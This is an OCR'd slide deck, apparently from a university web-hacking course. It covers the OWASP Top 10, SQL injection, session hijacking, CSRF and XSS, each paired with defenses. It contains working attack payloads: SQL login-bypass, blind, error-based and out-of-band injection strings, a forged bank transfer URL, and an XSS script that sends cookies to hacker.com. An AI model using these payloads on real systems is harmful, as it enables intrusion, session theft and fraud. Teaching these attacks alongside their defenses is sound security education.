ETSIIT
Escuela Técnica Superior de Ingenierías Informática y de Telecomunicación

HACKING SCHOOL


Hacking de aplicaciones Web

Gabriel Maciá Fernández

UGRCyS

GENIL

Fundamentos de la web




Interacción con servidores web

- URLs

```
http://gmacia:pass@www.ugr.es:80/descarga.php?file=prueba
```

  - Esquema
  - Autoridad: servidor (consulta DNS)
  - Camino
  - Argumentos

Interacción con servidores web



WEB APPLICATION ATTACKS


OWASP

- Brief history
- OWASP Top 10 - 2013
  1. Injection
  2. Broken authentication and session management
  3. Cross Site Scripting (XSS)
  4. Insecure Direct Object References
  5. Security Misconfiguration
  6. Sensitive Data Exposure
  7. Missing Function Level Access Control
  8. Cross-Site Request Forgery
  9. Using components with known vulnerabilities
  10. Unvalidate Redirects and Forwards

INJECTION ATTACKS

Injection attacks

- Fundamento: datos no confiables son enviados a un intérprete como parte de un comando o consulta.
- Algunos tipos:
  - SQL injection
  - LDAP injection
  - Command injection
  - Hibernate injection
  - XPATH injection
  - Local File Inclusion (LFI)
  - Remote File Inclusion (RFI)



SQL (Standard Query Language)

Nombre	Email	Password
Gabriel	gmacia@ugr.es	J3oldgs23
Juan	juan@ugr.es	Sdwe3342&
Luis	luis@ugr.es	34s3gsd23

SELECT email FROM Users WHERE nombre ='Gabriel';

UPDATE Users SET email='juan@correo.ugr.es' WHERE nombre='Juan'; -- Comentario

INSERT INTO Users Values ('Pepe', 'pepe@correo.ugr.es', '34Sgerud');


DROP TABLE Users;

Código en el servidor

"Login code" (**PHP**)

```
$result = mysql_query ("select * from
   Users where (name='$user' and
   password='$pass');");
```

SQL injection




```
$result = mysql_query ("select * from Users
   where (name='Gabriel' OR 1=1); --
   password='$quemasda')");
```

¿Lo probamos?

Other attack techniques

```
SELECT field1, field2, field3 FROM Users
WHERE Id='$Id'
```

- Boolean exploitation

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

- Error based exploitation

INPUT:
id=10||UTL_INADDR.GET_HOST_NAME((SELECT user FROM DUAL))--
OUTPUT:
ORA-292257: host SCOTT unknown

Other attack techniques

- Out of Band exploitation

INPUT:
id=10||UTL_HTTP.request('testerserver.com:80'||(SELECT user FROM DUAL)--
OUTPUT:
/home/tester/nc –nLp 80
GET /SCOTT HTTP/1.1
Host: testerserver.com
Connection: close

- Time delay exploitation

id=10 AND IF(version() like '5%', sleep(10), 'false'))--

SQL Injection defenses (I)

- Input Valition (Sanitize your inputs)
  - Blacklisting
    - Delete the characters you do not want. E.g. ‘ ; - -
      - Downside: “John O’Connor”
  - Escaping
    - Replace problematic characters with safe ones
      - Change ‘ to \’
    - Libs to do this
  - Whitelisting
    - E.g. Integer with the right range

SQL Injection defenses (II)

- Prepared statements
  - Decouple the code and the data

```
$result = mysql_query (“select * from Users
   where (name=‘$user’ and password=‘$pass’);”);
```

```
$db = new mysql (“localhost”, “user”, “pass”, “DB”);
$query = $db->prepare(“select * from Users where
     (name=? and password=?);”);

$query->bind_param(“ss”, $user, $pass);
$query->execute();
```


SQL Injection defenses (III)

- Mitigation strategies
  - Limit privileges
  - Encrypt sensitive data
    - CreditCardsTable
    - userPasswords

SESSION HIJACKING ATTACKS

Stateful HTTP

- HTTP is stateless
- Cookies for implementing statefulness



Session Hijacking

- Knowing a cookie gives you access with the privileges of the user that established that session
- How to steal session cookies
  - Compromise the server or user's machine/browser
  - Predict it based on other information
  - Sniff the network
  - DNS cache poisoning
    - Trick the user into thinking you are LinkedIn
    - The user will send you the cookie

Network based attacks

¿Lo probamos?

Defenses

- Unpredictability
  - Random and long cookies
- Time out sessions and delete tokens
- IP Address check (Doubtful defense)
  - Maybe problematic
  - Change of IP due to DHCP, WIFI to 3G
  - Same IP for NAT boxes

CROSS SITE REQUEST FORGERY (CSRF) ATTACKS

Fundaments

- Imagine that…


  A user is logged in with an active session cookie

  This request is issued

```
http://banco.com/transfer?cant=6000&a=hacker
```

- How could you get a user to visit this link?

CSRF attack



Defenses

- Using REFERER field
- Problems:
  - Referer is optional
  - Attacker can force referer not to be sent
    - Man in the middle
    - Browser vulnerability
    - Bounce user off of a page as: ftp://page
- Using secretized links

  http://website.com/algo.html?sid=81sdgs234e


CROSS SITE SCRIPTING (XSS) ATTACKS

Same origin policy


- JavaScript enables Web 2.0
  - Modify web pages (DOM)
  - Track Events
  - Issue web requests and maintain connections (AJAX)
  - Read and set cookies
- Browsers provide isolation for javascript scripts via the **Same Origin Policy**

  Only Scripts received from a web page's origin have access to the page's elements

Stored XSS attack



Reflected XSS attack



Echo of user input

- The key: finding situations where a server echoes the user input back in the HTML response
- Example:

```
GET http://victim.com/search.php?term=guitars
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for guitars:
…
</body></html>
```

Exploiting echoed input

```
http://victim.com/search.php?term=
   <script> window.open(
       “http://hacker.com/steal?c=“
       + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results
</title>
<body>
Results for <script> … </script>:
…
</body></html>
```

¿Lo probamos?

Defenses

- Sanitizing: remove executable portions of user-provided input
  - Done on many blogs. E.g. wordpress https://wordpress.org/plugins/html-purified/
- Black list vs White list

El reto

Thanks for your attention

- Thanks to:
  - Michael Hicks for its nice examples about web attacks